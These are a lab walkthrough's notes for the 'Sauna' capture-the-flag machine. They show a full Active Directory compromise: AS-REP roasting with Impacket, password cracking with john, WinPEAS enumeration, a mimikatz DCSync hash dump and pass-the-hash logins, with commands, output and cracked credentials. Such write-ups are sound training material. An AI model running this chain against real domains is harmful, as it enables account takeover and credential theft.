SAUNA NOTES
ip: 10.10.10.175


STEP 1 - SCANNING THE NETWORK

#nmap -A -v -Pn 10.10.10.175

```
PORT     STATE SERVICE       VERSION
53/tcp   open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Egotistical Bank :: Home
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2020-05-05 18:
19:10Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTIS
TICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTIS
TICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
```

More info on ldap port


#nmap -n -sV -script "ldap*" -p 389 10.10.10.175 -oA ldap.txt



STEP 2 - ENUMERATION

BROWSER - look for important information

http://10.10.10.175



found 6 possible users (most naming policies is name first letter plus lastname)

---

fsmith
scollins
hbear
btaylor
sdriver


skerb

get a tool to retrieve users - **GetNPUsers**

https://github.com/SecureAuthCorp/impacket/blob/master/examples/GetNPUsers.py

copy all the code and insert into a python file

#nano GetNPUsers.py




```
#
from __future__ import division
from __future__ import print_function
import argparse
import datetime
import logging
import random
import sys
from binascii import hexlify

from pyasn1.codec.der import decoder, encoder
from pyasn1.type.univ import noValue

from impacket import version
from impacket.dcerpc.v5.samr import UF_ACCOUNTDISABLE, UF_DONT_REQUIRE_PREAUTH
from impacket.examples import logger
from impacket.krb5 import constants
from impacket.krb5.asn1 import AS_REQ, KERB_PA_PAC_REQUEST, KRB_ERROR, AS_REP, seq_set, seq_set_iter
from impacket.krb5.kerberosv5 import sendReceive, KerberosError
from impacket.krb5.types import KerberosTime, Principal
from impacket.ldap import ldap, ldapasn1
from impacket.smbconnection import SMBConnection

class GetUserNoPreAuth:
    @staticmethod
    def printTable(items, header):
        colLen = []
        for i, col in enumerate(header):
            rowMaxLen = max([len(row[i]) for row in items])
            colLen.append(max(rowMaxLen, len(col)))

        outputFormat = ' '.join(['{%d:%ds} ' % (num, width) for num, width in enumerate(colLen)])

        # Print header
        print(outputFormat.format(*header))
        print('  '.join(['-' * itemLen for itemLen in colLen]))

        # And now the rows
        for row in items:
            print(outputFormat.format(*row))

    def __init__(self, username, password, domain, cmdLineOptions):
        self.__username = username
        self.__password = password
        self.__domain = domain
        self.__lmhash = ''
        self.__nthash = ''
        self.__no_pass = cmdLineOptions.no_pass
        self.__outputFileName = cmdLineOptions.outputfile
        self.__outputFormat = cmdLineOptions.format
        self.__usersFile = cmdLineOptions.usersfile
        self.__aesKey = cmdLineOptions.aesKey
        self.__doKerberos = cmdLineOptions.k
        self.__requestTGT = cmdLineOptions.request
        self.__kdcHost = cmdLineOptions.dc_ip
        if cmdLineOptions.hashes is not None:
            self.__lmhash, self.__nthash = cmdLineOptions.hashes.split(':')

        # Create the baseDN
        domainParts = self.__domain.split('.')
        self.baseDN = ''
        for i in domainParts:
            self.baseDN += 'dc=%s,' % i
        # Remove last ','
        self.baseDN = self.baseDN[:-1]

    def getMachineName(self):
        if self.__kdcHost is not None:
            s = SMBConnection(self.__kdcHost, self.__kdcHost)
        else:
            s = SMBConnection(self.__domain, self.__domain)
        try:
            s.login('', '')
        except Exception:
            if s.getServerName() == '':
                raise Exception('Error while anonymous logging into %s')
        else:
            s.logoff()
        return s.getServerName()

    @staticmethod
    def getUnixTime(t):
        t -= 116444736000000000
        t /= 10000000
        return t

    def getTGT(self, userName, requestPAC=True):

        clientName = Principal(userName, type=constants.PrincipalNameType.NT_PRINCIPAL.value)
```

run the script

#python GetNPUsers.py EGOTISTICAL-BANK.LOCAL/ -usersfile users.txt -outputfile hash.txt -dc-ip 10.10.10.175

```
smasher@kali ~/sauna> python GetNPUsers.py EGOTISTICAL-BANK.LOCAL/ -usersfile users.txt -outputfile hash.txt -dc-ip
10.10.10.175

Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
smasher@kali ~/sauna>
smasher@kali ~/sauna>
```

Check hash Contents
#cat hash.txt

```
smasher@kali ~/sauna> cat hash.txt
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:ec89a6b3e2e41a9a3c9f3f6281589355$f67372ace967884f8d970c992bffd0c258a73f3
f50c922f611b854a26406affa85ce93d29328326f38c82a60856e6d645baa57a8a0140d4ea5a934efe2b6f9e92de2a2dacb18e0cd5b9604aabd5
15f0bc52e9cd8a3028809518123c06af20ea7a3b95982d36dbb9f6bbbac0364cfb734f9cf69b3b8ea4efc5101a7eeec184ee678165b271aa65ef
beeb0ccb70319815798029eecd9308c01fbff540213a5a345b2ad2e821ab59b737cb29002fbacebcde1d9caa8c35daa5b6c7d6386ad70d96f9ff
e96efe4bbb849e745b6873360bde25a441f239c765550a9701f46bb5971b9e3ec861a4f2c777517d69c038f68c41c916b93ef70e9c068965c9cb
2c86e0598
smasher@kali ~/sauna>
```

We found **fsmith** user has we predicted looking int the About Us section if the site

We need to crack the hash

#john -wordlist=/usr/share/wordlists/rockyou.txt hash.txt

```
smasher@kali ~/sauna [1]> sudo john -wordlist=/usr/share/wordlists/rockyou.txt  hash2.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 128/128
 AVX 4x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Thestrokes23      ($krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL)
1g 0:00:00:08 DONE (2020-05-05 07:50) 0.1170g/s 1234Kp/s 1234Kc/s 1234KC/s Thing..Thehunter22
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

user: fsmith
Password: Thestrokes23

NO SSH so we use evil-winrm
#evil-winrm -u fsmith -p Thestrokes23 -i 10.10.10.175

we get a shell, just navigate to c:\users\fsmith\Desktop and get the user.txt flag

```
smasher@kali ~/sauna [SIGINT]> evil-winrm -u fsmith -p Thestrokes23 -i 10.10.10.175

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\FSmith\Documents> cd ..
*Evil-WinRM* PS C:\Users\FSmith> cd Desktop
*Evil-WinRM* PS C:\Users\FSmith\Desktop> ls


    Directory: C:\Users\FSmith\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        1/23/2020  10:03 AM             34 user.txt
```

#type user.txt (to view the flag)

confirm the users
#net user

```
*Evil-WinRM* PS C:\Users\FSmith\Desktop> net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            FSmith                   Guest
HSmith                   krbtgt                   svc_loanmgr
The command completed with one or more errors.
```

we need to get privilege escalation, let's use WinPEAS.exe
download the file (***might need to turn off anti-virus***) and put it on your working directory


https://github.com/carlospolop/privilege-escalation- awesome-scripts-suite/blob/master/winPEAS/winPEASexe/winPEAS/bin/x64/Release/winPEAS.exe

on the SHELL
- - - - - - - - - - - -

navigate to c:\users\fsmith\Documents upload the file
#upload winPEAS.exe

run the file
#./WinPEAS.exe

after analyzing the extended response, we find another user and password



NEW USER FOUND

User: svc_loanmgr
Password: Moneymakestheworldgoround!

let's use evil-winrm again on this user
#evil-winrm -u svc_loanmgr -p Moneymakestheworldgoround! -i 10.10.10.175

we now need another tool to get Administrator password, let's use Mimikatz

downlaod
mimikatz-trunk.zip

https://github.com/gentilkiwi/mimikatz/releases/

unzip he file to your working directory go to folder
/x64
copy mimikatz.exe your working directory root

on the shell
uplaod the file
#upload mimikatz.exe

run the tool
#./mimikatz.exe "lsadump::dscsync / user:Administrator" "exit"

```
*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents> ./mimikatz.exe "lsadump::dcsync /user:Administrator" "exit"

  .#####.   mimikatz 2.2.0 (x64) #18362 May  2 2020 16:23:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(commandline) # lsadump::dcsync /user:Administrator
[DC] 'EGOTISTICAL-BANK.LOCAL' will be the domain
[DC] 'SAUNA.EGOTISTICAL-BANK.LOCAL' will be the DC server
[DC] 'Administrator' will be the user account

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 1/24/2020 10:14:15 AM
Object Security ID   : S-1-5-21-2966785786-3096785034-1186376766-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: d9485863c1e9e05851aa40cbb4ab9dff
    ntlm- 0: d9485863c1e9e05851aa40cbb4ab9dff
    ntlm- 1: 7facdc498ed1680c4fd1448319a8c04f
    lm  - 0: ee8c50e6bc332970a8e8a632488f5211

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : caab2b641b39e342e0bdfcd150b1683e
```


we get the Administrator Hash password

user: Administrator
pass(hash): d9485863c1e9e05851aa40cbb4ab9dff

let's get to the final step which is get the shell, and now we can use evil-winrm again

#evil-winrm -u Administrator -H d9485863c1e9e05851aa40cbb4ab9dff -i 10.10.10.175

we get the shell
navigate to C:\Users\Administrator\Desktop use command type to view the root content



#type root.txt